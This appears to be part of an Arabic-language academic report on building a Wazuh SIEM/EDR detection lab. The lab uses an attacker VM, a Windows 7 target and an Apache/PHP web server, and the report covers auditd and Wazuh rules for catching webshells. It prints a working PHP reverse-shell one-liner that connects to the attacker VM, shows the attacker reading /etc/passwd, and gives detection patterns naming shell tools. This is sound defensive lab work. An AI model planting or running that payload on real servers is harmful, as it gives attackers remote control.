نظام التشغيل : Parrot OS (توزيع مبنية على Debian ، مصممة لاختبار الاختراق) .

العنوان الشبكي: 10.0.2.9

الدور: جهاز مهاجم (Attacker Machine) يُستخدم لتشغيل أدوات penetration testing مثل:

Nmap : للكشف عن الخدمات المفتوحة

Metasploit Framework : لتنفيذ واستغلال الثغرات الأمنية

يتم تنفيذ الهجمات على نقاط النهاية الأخرى في الشبكة من هذا الجهاز، بهدف اختبار كفاءة قواعد Wazuh في كشف الأنشطة المشبوهة.

4. جهاز Web Server

نظام التشغيل : Ubuntu Desktop 22.04 LTS (64-bit) .

العنوان الشبكي : 10.0.2.15

الدور: يستضيف هذا الجهاز خادم ويب Apache2 إلى جانب PHP 8.2 ، ويُستخدم بشكل أساسي لاختبار هجمات Reverse Shell . يتم تحميل script خبيث بلغة PHP إلى هذا الخادم، حيث يُنفذ من قبل جهاز المهاجم لتأسيس اتصال عكسي (reverse shell session) يمكنه من التحكم عن بُعد بالجهاز.

3.3 الأدوات والتقنيات المستخدمة

اعتمد المشروع على مجموعة متنوعة من الأدوات والتقنيات، معظمها مفتوحة المصدر، لبناء واختبار المنصة الأمنية. فيما يلي تفصيل لهذه الأدوات ودور كل منها:

1. Wazuh (الإصدار 4.7.5):

الوصف: Wazuh هي منصة أمنية موحدة (unified security platform) تجمع بين وظائف نظام إدارة معلومات وفعاليات الأمن (SIEM) والكشف والاستجابة لنقاط النهاية (EDR). توفر قدرات متقدمة في كشف التهديدات، مراقبة النظام، وتحليل السجلات الأمنية.[3]

المكونات الرئيسية:

Wazuh Agent: يتم تثبيته على الأجهزة الطرفية (نقاط النهاية) لجمع سجلات النظام والتطبيقات، مراقبة تكامل الملفات (file integrity monitoring)، كشف الثغرات (vulnerability detection)، وتقييم التكوين الأمني (security configuration assessment). [3]

Wazuh Manager: يستقبل البيانات من الوكلاء، ويحللها باستخدام rules و decoders للكشف عن الأنشطة غير الطبيعية والتهديدات المحتملة، ثم يصدر تنبيهات (alerts) حسب شدة الحدث. [3]

Wazuh Indexer: يعتمد على OpenSearch، ويقوم بفهرسة وتخزين كافة السجلات والتنبيهات، مما يتيح إجراء عمليات بحث وتحليل زمني متقدم (time-series analysis). [3]

Wazuh Dashboard: مبني على OpenSearch Dashboards، ويوفر واجهة رسومية تفاعلية لعرض البيانات الأمنية، تكوين القواعد، ومراقبة الأنظمة بشكل مرئي ومنظم. [3]

2. Oracle VM VirtualBox

الوصف: برنامج افتراضي مجاني ومفتوح المصدر يسمح بإنشاء وتشغيل عدة أنظمة تشغيل كأجهزة افتراضية على نظام تشغيل واحد. [13]

الدور: استُخدم لإنشاء وإدارة جميع الأجهزة الافتراضية في بيئة العمل، مما وفر بيئة معزولة وآمنة للاختبار والتطوير.

3. أنظمة التشغيل:

- **Ubuntu Server/Desktop 22.04 LTS:** استُخدم كقاعدة لـ Wazuh Manager وخادم الويب Apache/PHP نظرًا لاستقراره، دعمه الواسع، وأدوات الإدارة القوية.

- **Windows 7 Ultimate (32-bit)**: تم اختياره كنقطة نهاية مستهدفة لتمثيل الأنظمة القديمة التي قد لا تزال موجودة في بعض البيئات، ولتسهيل استغلال بعض الثغرات المعروفة لأغراض الاختبار.
- **Parrot OS**: توزيع Linux متخصصة في اختبار الاختراق، تحتوي على مجموعة كبيرة من الأدوات الأمنية المثبتة مسبقًا. استُخدمت كجهاز للمهاجم لتنفيذ الهجمات.

4. Nmap (Network Mapper)

الوصف: أداة مسح شبكات مفتوحة المصدر وقوية. [14]

الدور: استُخدمت لاكتشاف الأجهزة على الشبكة، تحديد المنافذ المفتوحة، والخدمات التي تعمل عليها، وأنظمة التشغيل. كانت أداة أساسية في محاكاة هجمات فحص المنافذ مثل فحص منافذ SMB و RDP.

5. Apache2 و PHP (8.2):

الوصف: Apache2 هو خادم ويب مفتوح المصدر، و PHP هي لغة برمجة نصية شائعة لتطوير الويب من جانب الخادم.

الدور: استُخدما لإنشاء خادم ويب بسيط على جهاز Ubuntu Server ، والذي تم استخدامه لاستضافة سكريبتات PHP خبيثة لأغراض اختبار هجمات Reverse Shell.

6. Auditd (Linux Audit Daemon)

الوصف: نظام تدقيق أصلي في نواة لينكس يوفر تسجيلًا مفصلاً للأحداث المتعلقة بالأمان على مستوى النظام.

الدور: استُخدم لتعزيز قدرات المراقبة على جهاز لينكس المستهدف (خاصة خادم الويب)، حيث يمكن تكوينه لتسجيل أحداث محددة (مثل تنفيذ الأوامر، الوصول إلى الملفات) التي قد لا يتم التقاطها بواسطة سجلات النظام القياسية. تم تحليل سجلات Auditd للمساعدة في تطوير قواعد كشف أكثر دقة لهجمات Reverse Shell.

7. VirusTotal API:

الوصف: خدمة عبر الإنترنت تحلل الملفات وعناوين URL المشبوهة باستخدام أكثر من 70 محركًا لمكافحة الفيروسات وأدوات فحص أخرى. [16]

الدور: تم دمج Wazuh مع VirusTotal API لتمكين التحليل التلقائي للملفات المشبوهة التي يتم اكتشافها على نقاط النهاية. عند اكتشاف ملف جديد أو مشبوه، يمكن لـ Wazuh إرسال تجزئة الملف (hash) إلى VirusTotal للحصول على تقرير حول ما إذا كان معروفًا كبرمجية خبيثة.

8. Python (الإصدار 3.8.10):

الوصف: لغة برمجة عالية المستوى، متعددة الاستخدامات.

الدور: استُخدمت لتطوير سكريبتات مخصصة للاستجابة التلقائية (Active Response) في Wazuh. تم تطوير سكريبت Python يتفاعل مع VirusTotal API ويقوم بإجراءات معينة بناءً على نتائج التحليل (مثل تسجيل معلومات إضافية أو إرسال إشعار).

9. PyInstaller:

الوصف: أداة تقوم بتجميع سكريبتات Python في ملفات تنفيذية مستقلة مثل ملفات .exe. لنظام Windows. [17]

الدور: استُخدمت لتحويل سكربت Python الخاص بالاستجابة التلقائية إلى ملف تنفيذي يمكن نشره وتشغيله بسهولة على جهاز Windows المستهدف كجزء من آلية الاستجابة النشطة لـ Wazuh.

10. Metasploit :

الوصف: منصة اختبار اختراق شائعة توفر مجموعة واسعة من الأدوات والاستغلالات (exploits) والثغرات. (payloads) [15]

الدور: استُخدمت لمحاكاة هجوم EternalBlue وهجمات أخرى لاختبار فعالية قواعد الكشف.

4.3 مراحل تنفيذ المشروع

تم تقسيم تنفيذ المشروع إلى خمس مراحل رئيسية، ركزت كل مرحلة منها على جانب محدد من بناء وتطوير المنصة الأمنية المتكاملة. تسعى هذه المراحل إلى تقديم تسلسل منهجي لتطوير النظام، بدءًا من إعداد البيئة الافتراضية، مرورًا بتصميم قواعد الكشف، وصولًا إلى التكامل مع خدمات خارجية وآليات الاستجابة التلقائية.

1.4.3 المرحلة الأولى: إعداد البيئة الافتراضية وتثبيت مكونات Wazuh الأساسية

في هذه المرحلة التأسيسية، تم إنشاء بنية افتراضية تحاكي بيئة تشغيل حقيقية، وشملت الأجهزة التالية:

خادم Wazuh Manager

نقطة نهاية تعمل بنظام Windows 7

خادم ويب يعمل بنظام Ubuntu

جهاز مهاجم يعمل بنظام Parrot OS

تم تخصيص الموارد لكل جهاز وتكوين الشبكة الافتراضية لضمان الاتصال الفعال. كما تم تثبيت مكونات Wazuh الأساسية وتكوينها بالشكل الصحيح، إلى جانب نشر وكلاء Wazuh على الأجهزة الطرفية وتسجيلهم لدى المدير. هذه المرحلة مثلت الأساس الذي بُنيت عليه بقية مراحل المشروع.

2.4.3 المرحلة الثانية: تصميم قواعد الكشف عن هجمات (RDP & SMB Scan)

في هذه المرحلة، تم التركيز على الجانب التصميمي لقواعد الكشف عن هجمات الاستطلاع التي تستهدف بروتوكولات SMB و RDP تضمنت العملية فهم كيفية عمل هذه الهجمات، وتحديد أنواع السجلات التي يمكن أن تنتجها على نظام Windows 7 المستهدف. تم التخطيط لكيفية تعديل إعدادات الأمان في Windows لضمان تسجيل الأحداث الضرورية التي ستساعد في الكشف. الهدف كان تحديد المؤشرات الرئيسية في السجلات التي يمكن استخدامها لصياغة قواعد Wazuh فعالة، والتي سيتم تطبيقها واختبارها في الفصل الرابع.

3.4.3 المرحلة الثالثة: تصميم قواعد الكشف عن هجوم EternalBlue

تخصيص هذه المرحلة لتصميم قواعد الكشف عن هجوم EternalBlue تطلب فهمًا معمقًا لآلية عمل الثغرة وكيفية استغلالها. تم التخطيط لسيناريو الهجوم، وتحديد السلوكيات والآثار التي يمكن أن يتركها الهجوم على النظام المستهدف. بناءً على هذا الفهم، تم تصميم مؤشرات الكشف المحتملة في سجلات النظام، والتي ستشكل أساسًا لصياغة قواعد Wazuh. سيتم تنفيذ الهجوم واختبار القواعد المطورة في الفصل الرابع لتقييم فعاليتها.

4.4.3 المرحلة الرابعة: تصميم التكامل مع VirusTotal وآلية الاستجابة التلقائية

هدفت هذه المرحلة إلى تصميم آلية التكامل بين Wazuh وخدمة VirusTotal، شمل ذلك إعداد مفاتيح API، وتطوير Python Script تتفاعل مع نتائج تحليل VirusTotal وتتخذ إجراءات استجابة

تلقائية مثل إرسال تنبيهات و حذف ملفات البرمجيات الخبيثة . يمثل هذا التكامل خطوة مهمة نحو الأتمتة الذكية في إدارة الحوادث الأمنية.

5.4.3 المرحلة الخامسة: تصميم قواعد الكشف عن هجمات Reverse Shell

ركزت المرحلة الأخيرة على الكشف عن هجمات Reverse Shell من خلال تحليل نشاط خادم الويب والسجلات المرتبطة به، بما في ذلك سجلات Auditd. تم تصميم سيناريو هجومي يعتمد على سكربتات PHP خبيثة، ومن ثم تحديد مؤشرات الاختراق في السجلات وتطوير قواعد مناسبة في Wazuh لاكتشاف هذه المحاولات. تهدف هذه القواعد إلى تعزيز قدرة النظام على اكتشاف الهجمات المعقدة التي لا تظهر بوضوح في سجلات النظام التقليدية.

5.3 التحديات

واجه المشروع خلال مراحل تصميمه وتطويره عددًا من التحديات التقنية والعملية، التي تطلبت حلولاً مبتكرة وجهودًا إضافية لضمان استمرارية التنفيذ وتحقيق الأهداف المرجوة. وفيما يلي أبرز هذه التحديات وكيف تم التعامل معها:

1. تكوين البيئة الافتراضية المعقدة

التحدي: إنشاء شبكة افتراضية تتضمن أجهزة متعددة بأنظمة تشغيل مختلفة وتكوين الاتصال فيما بينها، مع ضمان عزلها الكامل عن الشبكة الفعلية، شكل تحديًا يتطلب فهماً متقدمًا لإعدادات VirtualBox مثل NAT Network.

الحل: تم التخطيط المسبق لتصميم الشبكة الافتراضية وتوثيق عناوين IP الثابتة لكل جهاز لتسهيل الإدارة. تم استخدام NAT Network لتوفير الاتصال بالإنترنت مع الحفاظ على العزل. كما تمت الاستعانة بالوثائق الرسمية والمنتديات التقنية لحل مشكلات التكوين.

2. تعديل إعدادات الأمان في Windows 7 لأغراض الاختبار

التحدي: لم يكن بالإمكان توليد السجلات الأمنية المطلوبة دون تعديل إعدادات النظام الافتراضية، وهو ما يتطلب تعطيل أدوات الحماية مثل جدار الحماية و Windows Defender، بالإضافة إلى تعديل السياسات الأمنية المحلية.

الحل: تم إجراء بحث معمق حول إعدادات التقييم والتدقيق الأمني (Audit Policy)، وتم استخدام أداة `secpol.msc` لتفعيل تسجيل الأحداث الحساسة. وقد تم توثيق جميع التعديلات لضمان إمكانية استعادتها أو تكرارها لاحقًا.

3. تحليل السجلات وصياغة قواعد Wazuh المخصصة

التحدي: تحليل السجلات بحثًا عن مؤشرات خبيثة يتطلب جهدًا كبيرًا ودقة في تفسير البيانات. كما أن تطوير قواعد فعالة يستوجب فهمًا دقيقًا للغة XML الخاصة بـ Wazuh وآلية عمل decoders و rules.

الحل: تم اعتماد منهجية تكرارية تبدأ بتصميم قواعد أولية يتم تحسينها تدريجيًا. تم التركيز على الحقول ذات الصلة بالمؤشرات الأمنية، مع الاستعانة بالتوثيق الرسمي وأمثلة من مجتمع Wazuh.

4. تكامل VirusTotal API وتصميم آليات الاستجابة التلقائية

التحدي: التكامل مع خدمة خارجية يتطلب إدارة مفاتيح API، التعامل مع تنسيق JSON، والتغلب على قيود مثل حدود عدد الطلبات. كما أن تحويل Scripts إلى ملفات تنفيذية متوافقة مع Windows باستخدام PyInstaller يتطلب معالجة دقيقة للتبعيات.

الحل: تم تطوير Scripts باستخدام مكتبة requests لتبسيط التعامل مع API، وتم اختبارها بشكل منفصل قبل تجميعها. كما تم استخدام خيارات PyInstaller لضمان تضمين جميع المكتبات المطلوبة داخل الملف التنفيذي.

5. تصميم قواعد الكشف عن هجمات Reverse Shell

التحدي: يصعب اكتشاف هجمات Reverse Shell نظرًا لاستخدامها منافذ عادية وسلوكها المتخفي ضمن حركة الشبكة.

الحل: تم تصميم نهج متعدد الطبقات للكشف. تم التخطيط لتكوين Apache2 لتسجيل طلبات الويب بشكل مفصل. تم التخطيط لاستخدام Auditd على جهاز خادم الويب لتسجيل تنفيذ الأوامر. تم تصميم قواعد Wazuh التي تجمع بين هذه المصادر، وتبحث عن أنماط مثل طلبات HTTP لملفات PHP مشبوهة تليها محاولات اتصال صادرة غير متوقعة من عمليات نظام معينة (مثل nc أو bash) ..

6.3 الابتكار في المشروع

لا يقتصر المشروع على تطبيق تقنيات معروفة، بل يقدم عدة مكونات مبتكرة تعزز من قيمته الأكاديمية والعملية. وفيما يلي أبرز الجوانب الابتكارية:

1. التكامل الفعلي بين EDR و SIEM باستخدام أدوات مفتوحة المصدر

رغم توفر هذا المفهوم نظريًا، إلا أن المشروع يقدم نموذجًا عمليًا ناجحًا يعتمد على منصة Wazuh ، مما يتيح بيئة أمنية متكاملة وقابلة للتطبيق في المؤسسات ذات الميزانيات المحدودة.

2. منهجية مخصصة لتطوير قواعد الكشف المبنية على سلوك الهجمات

تمت محاكاة الهجمات داخل بيئة معزولة وتحليل السجلات الناتجة لاشتقاق مؤشرات خبيثة دقيقة. وقد أدى ذلك إلى تطوير قواعد كشف عالية الدقة تقلل من الإنذارات الكاذبة، ويمكن تكرار هذه المنهجية لأنواع أخرى من الهجمات.

3. أتمتة الاستجابة للحوادث الأمنية

عبر دمج Wazuh مع VirusTotal وتطوير سكريبتات Python ، تمكن النظام من تنفيذ إجراءات تلقائية عند الكشف عن تهديدات، مما يقلل زمن الاستجابة (MTTR) ويعزز كفاءة مراكز العمليات الأمنية.

4. محاكاة بيئة اختبار واقعية وقابلة للتوسع

تُحاكي البيئة الافتراضية المستخدمة بنية شبكات حقيقية، وتوفر أساسًا قويًا لتوسعة المشروع مستقبلاً نحو بيئات أكثر تعقيدًا. كما أن استخدام أدوات مفتوحة المصدر يجعل النظام مرناً وقابلًا للتكيف.

5. أساس لتطويرات مستقبلية تشمل الذكاء الاصطناعي والتوائم الرقمية

يُعد المشروع منصة مبدئية لجمع وتحليل البيانات الأمنية بشكل شامل، مما يفتح المجال لتطوير أنظمة أكثر ذكاءً تعتمد على الذكاء الاصطناعي للكشف الاستباقي وأتمتة الاستجابة، ومحاكاة توائم رقمية لتعزيز الفهم الديناميكي للهجمات.

6.3 الخاتمة

استعرض هذا الفصل المكونات الأساسية للنظام الأمني المطور، بدءًا من تصميم بيئة العمل، مرورًا بمراحل التنفيذ المختلفة والتحديات التقنية، وصولًا إلى الجوانب الابتكارية التي تميز المشروع. ويمهّد هذا العرض الشامل للانتقال إلى الفصل التالي، الذي سيركز على الجانب العملي، حيث يتم اختبار مكونات النظام وتقييم أدائه بناءً على الهجمات المحاكية وقواعد الكشف المطورة.

4. الفصل الرابع :

التطبيق العملي والنتائج

1.4 المقدمة

يتناول هذا الفصل التطبيق العملي للمنصة الأمنية المتكاملة التي تم تصميمها في الفصل الثالث، ويستعرض النتائج التي تم تحقيقها من خلال محاكاة الهجمات المختلفة. يهدف هذا الفصل إلى إظهار فعالية النظام في الكشف عن التهديدات والاستجابة لها، وتقديم دليل ملموس على قدرات Wazuh في بيئة شبكية واقعية.

2.4 إعداد البيئة

لضمان بيئة اختبار معزولة ومحكمة، تم إعداد بيئة افتراضية متكاملة تعكس سيناريو شبكي نموذجي. تم استخدام Oracle VM VirtualBox لإنشاء وإدارة الأجهزة الافتراضية، والتي تم تكوينها للتواصل ضمن شبكة NAT Network واحدة. الأجهزة الرئيسية في هذه البيئة هي:

جهاز (Wazuh Wazuh Manager VM) : يستضيف المكونات الأساسية لـ Wazuh Manager, Indexer, Dashboard.

جهاز نقطة نهاية ويندوز (Windows Endpoint VM) : جهاز Windows 7 تم تثبيت وكيل Wazuh عليه، وتم تعديل إعدادات الأمان فيه لتمكين تسجيل الأحداث الأمنية الهامة.

جهاز المهاجم (Attacker VM) : جهاز Parrot OS يستخدم كجهاز للمهاجم لتنفيذ الهجمات.

جهاز خادم الويب (Web Server VM) : جهاز Ubuntu Server يستضيف خادم الويب Apache2 و PHP، ويستخدم لاختبار هجمات Reverse Shell.

تم التأكد من أن جميع الأجهزة الافتراضية تتواصل بشكل صحيح مع Wazuh Manager ، وأن وكلاء Wazuh يعملون بشكل فعال ويقومون بإرسال السجلات.

3.4 إعداد الشبكة

تم تصميم الشبكة الافتراضية بحيث تسمح بالتواصل بين جميع الأجهزة مع عزلها عن الشبكة الخارجية، مما يوفر بيئة آمنة لمحاكاة الهجمات. تم تكوين جميع الأجهزة ضمن نفس شبكة NAT Network في VirtualBox، مما يسهل عملية الاتصال بينها وبين Wazuh Manager. هذا الإعداد يحاكي بيئة شبكية داخلية حيث يمكن لوكلاء Wazuh إرسال البيانات إلى الخادم المركزي بشكل فعال.

4.4 تهيئة الأدوات

تضمنت تهيئة الأدوات تثبيت وتكوين البرمجيات اللازمة على كل جهاز افتراضي لضمان عمل النظام المتكامل بشكل صحيح. شمل ذلك:

Wazuh Manager : تثبيت مكونات Wazuh الأساسية (Manager, Indexer, Dashboard) وتكوينها لاستقبال السجلات وتحليلها.

وكلاء Wazuh : تثبيت وكلاء Wazuh على نقاط نهاية 7 Windows و Ubuntu Server ، وتكوينهم لإرسال السجلات إلى Wazuh Manager.

أدوات الهجوم: استخدام أدوات مثل Nmap و Metasploit Framework على جهاز Parrot OS لمحاكاة الهجمات المختلفة.

5.4 تنفيذ المشروع وتطبيقه

في هذا القسم، سيتم تفصيل مراحل تنفيذ المشروع وتطبيق السيناريوهات الهجومية المختلفة، مع التركيز على كيفية كشف Wazuh لهذه الهجمات. سيتم عرض الخطوات التقنية والقواعد المستخدمة، بالإضافة إلى النتائج المرصودة.

1.5.4 هجمات Apache (Webshell)

لإظهار قدرة Wazuh على الكشف عن هجمات webshells، تم إعداد خادم ويب Apache على نقطة نهاية Ubuntu وتنفيذ هجوم webshell.

أ. تكوين نقطة نهاية Ubuntu وكيل Wazuh و Auditd :

1. تكوين وكيل Wazuh :

تم إضافة التكوين التالي إلى ملف `ossec.conf` الخاص بوكيل Wazuh على نقطة نهاية Ubuntu، ضمن كتلة `<syscheck>` هذا التكوين يضمن الكشف عن تغييرات الملفات في دليل `/var/www/html/`. التكوين موضح في الشكل (1.4).

```
<!-- Frequency that syscheck is executed default every 12 hours -->
<frequency>43200</frequency>

<scan_on_start>yes</scan_on_start>

<!-- Directories to check (perform all possible verifications) -->
<directories>/etc,/usr/bin,/usr/sbin</directories>
<directories>/bin,/sbin,/boot</directories>

<directories realtime="yes" check_all="yes" report_changes="yes">/var/www/html</directories>
```

الشكل 1.4 : تكوين جمع السجلات من المسار `/var/www/html/`.

2. تثبيت وإعداد Auditd :

```
$sudo apt update
$sudo apt install auditd
```

3. إعادة توجيه سجلات Auditd إلى خادم Wazuh:

تم إضافة التكوين التالي إلى ملف ossec.conf الخاص بوكيل Wazuh. (انظر الشكل 2.4).

```
<ossec_config>
  <localfile>
    <location>/var/log/audit/audit.log</location>
    <log_format>audit</log_format>
  </localfile>
</ossec_config>

<ossec_config>
  <localfile>
    <log_format>full_command</log_format>
    <command>ss -nptw | egrep '"sh"|"bash"|"csh"|"ksh"|"zsh"' | awk '{ print "|" }'</command>
    <alias>webshell connections</alias>
    <frequency>120</frequency>
  </localfile>
</ossec_config>
```

الشكل 2.4 : توجيه سجلات Auditd الى Wazuh-Manager.

4. الحصول على معرف مستخدم خادم الويب Apache:

تم الحصول على معرف مستخدم خادم الويب (www-data) Apache باستخدام الأمر `$sudo -S apachectl`، والذي أظهر أن معرف المستخدم (id) هو 33.

5. إضافة قواعد Auditd:

تم إضافة القواعد التالية إلى ملف تكوين auditd

`/etc/audit/rules.d/audit.rules` للكشف عن تنفيذ الأوامر واتصالات الشبكة

الصادرة من المستخدم www-data.

```
## Auditd rules that detect command execution from user www-data.
-a always,exit -F arch=b32 -S execve -F uid=33 -F key=webshell_command_exec
-a always,exit -F arch=b64 -S execve -F uid=33 -F key=webshell_command_exec

## Auditd rules that detect network connections from user www-data.
-a always,exit -F arch=b64 -S socket -F a0=10 -F euid=33 -k webshell_net_connect
-a always,exit -F arch=b64 -S socket -F a0=2 -F euid=33 -k webshell_net_connect
-a always,exit -F arch=b32 -S socket -F a0=10 -F euid=33 -k webshell_net_connect
-a always,exit -F arch=b32 -S socket -F a0=2 -F euid=33 -k webshell_net_connect
```

6. إعادة تشغيل الخدمات:

تم إعادة تشغيل auditd ووكيل Wazuh لتطبيق التغييرات.

```
$sudo systemctl restart auditd
$sudo systemctl restart wazuh-agent
```

ج. تكوين خادم Wazuh (قواعد الكشف عن Webshells):

2. إضافة قواعد الكشف:

تم إضافة القواعد التالية إلى ملف local_rules.xml لتشغيل التنبيهات عند إنشاء أو تعديل ملفات PHP و ASP.NET في أدلة خادم الويب، بالإضافة إلى الكشف عن تنفيذ الأوامر واتصالات الشبكة من خلال auditd. (انظر الشكل 3.4)


```
<group name="auditd, linux, webshell,">
  <!-- This rule detects web shell command execution. -->
  <rule id="100520" level="12">
    <if_sid>80700</if_sid>
    <field name="audit.key">webshell_command_exec</field>
    <description>[Command execution ($(audit.exe))]: Possible web shell attack detected</description>
    <mitre>
      <id>T1505.003</id>
      <id>T1059.004</id>
    </mitre>
  </rule>
  <!-- This rule detects web shell network connections. -->
  <rule id="100521" level="12">
    <if_sid>80700</if_sid>
    <field name="audit.key">webshell_net_connect</field>
    <description>[Network connection via $(audit.exe)]: Possible web shell attack detected</description>
    <mitre>
      <id>TA0011</id>
      <id>T1049</id>
      <id>T1505.003</id>
    </mitre>
  </rule>
</group>
```

```
group name="linux, webshell, windows,">
  <!-- This rule detects file creation. -->
  <rule id="100500" level="12">
    <if_sid>554</if_sid>
    <field name="file" type="pcr2">(?i).php$|.phtml$|.php3$|.php4$|.php5$|.phps$|.phar$|.asp$|.aspx$|.jsp$|.cshhtml$|.vbhtml$</field>
    <description>[File creation]: Possible web shell scripting file ($(file)) created</description>
    <mitre>
      <id>T1105</id>
      <id>T1505</id>
    </mitre>
  </rule>

  <rule id="100501" level="12">
    <if_sid>550</if_sid>
    <field name="file" type="pcr2">(?i).php$|.phtml$|.php3$|.php4$|.php5$|.phps$|.phar$|.asp$|.aspx$|.jsp$|.cshhtml$|.vbhtml$</field>
    <description>[File modification]: Possible web shell content added in $(file)</description>
    <mitre>
      <id>T1105</id>
      <id>T1505</id>
    </mitre>
  </rule>

  <rule id="100502" level="15">
    <if_sid>100501</if_sid>
    <field name="changed_content" type="pcr2">(?i)passthru|exec|eval|shell_exec|assert|str_rot13|system|phpinfo|base64_decode|chmod|mkdir|fopen|fclose|readfile|show_source|pro
Network|FileSystemObject|Adodb.stream</field>
    <description>[File Modification]: File $(file) contains a web shell</description>
    <mitre>
      <id>T1105</id>
      <id>T1505.003</id>
    </mitre>
  </rule>
```

الشكل 3.4 : قواعد الكشف عن WebShell.

3. إعادة تشغيل Wazuh-Manager:

بعد إضافة القواعد، تم إعادة تشغيل مدير Wazuh لتطبيق التغييرات:

```
sudo systemctl restart wazuh-manager
```

د. محاكاة هجوم ال Webshell على نقطة نهاية Ubuntu:

1. على نقطة نهاية Ubuntu :

إنشاء ملف باسم `webshell-script.php` في دليل خادم الويب `/var/www/html`

```
$touch /var/www/html/webshell-script.php
```

تعديل محتوى الملف:

تم تعديل محتوى الملف بإضافة سكربت webshell الذي ينشئ اتصال Reverse Shell.

```
<?php exec('/bin/bash -c \"bash -i >& /dev/tcp/10.0.2.9/4444 0>&1\"');?>
```

2. على جهاز المهاجم (Parrot OS):

الاستماع للاتصال العكسي:

تم استخدام أداة netcat للاستماع على المنفذ 4444، بانتظار الاتصال العكسي من نقطة نهاية Ubuntu.

الوصول إلى ال webshell :

من متصفح الويب، تم الوصول إلى ال webshell عبر العنوان

`http://10.0.2.15/webshell-script.php` لإنشاء اتصال Reverse Shell مع نقطة نهاية Ubuntu .

تنفيذ الأوامر:

بمجرد إنشاء اتصال Reverse Shell ، تمكن المهاجم من تنفيذ أوامر على نقطة نهاية Ubuntu ، مثل `whoami` و `cat /etc/passwd` ، والتي تم تسجيلها بواسطة `auditd` و `Wazuh-agent`.

هـ. نتائج الكشف عن هجوم Webshell :

بعد تنفيذ هجوم webshell ، قام Wazuh بالكشف عن الأنشطة المشبوهة وتوليد التنبيهات بناءً على القواعد المخصصة التي تم إعدادها. تم رصد التنبيهات التالية في Wazuh Dashboard (انظر الشكل 4.4) :

- تنبيهات إنشاء/تعديل الملفات: تم الكشف عن إنشاء وتعديل ملف webshell-script.php .
- تنبيهات تنفيذ الأوامر: تم الكشف عن تنفيذ الأوامر مثل exec و bash من قبل مستخدم .www-data
- تنبيهات اتصالات الشبكة: تم الكشف عن اتصالات شبكة صادرة غير مصرح بها من مستخدم .www-data إلى جهاز المهاجم.

Description	Level	Rule ID
[Command execution (/usr/bin/groups)]: Possible web shell attack detected	12	100520
[Command execution (/usr/bin/bash)]: Possible web shell attack detected	12	100520
[Command execution (/usr/bin/bash)]: Possible web shell attack detected	12	100520
[Network connection via /usr/bin/bash]: Possible web shell attack detected	12	100521
[Command execution (/usr/bin/dash)]: Possible web shell attack detected	12	100520
[Command execution (/usr/bin/dash)]: Possible web shell attack detected	12	100520
[File Modification]: File /var/www/html/websh.php contains a web shell	15	100502
[File modification]: Possible web shell content added in /var/www/html/websh.php	12	100501

الشكل 4.4 : تنبيهات متعلقة بهجوم WebShell.

2.5.4 الكشف عن هجمات الاستطلاع (RDP & SMB Scan) وهجوم EternalBlue :


لإظهار قدرة Wazuh على الكشف عن هجمات الاستطلاع والاستغلالات المعقدة، تم تنفيذ هجمات Nmap وهجوم EternalBlue على نقطة نهاية Windows 7 .

أ. إعداد وتكوين وكيل Wazuh على Windows 7 :

لتعزيز قدرات Wazuh على مراقبة نشاطات النظام في Windows 7 ، تم تكوين جمع سجلات أحداث Windows الهامة:

1. تفعيل جمع السجلات 5156 و 4625 و 7045:

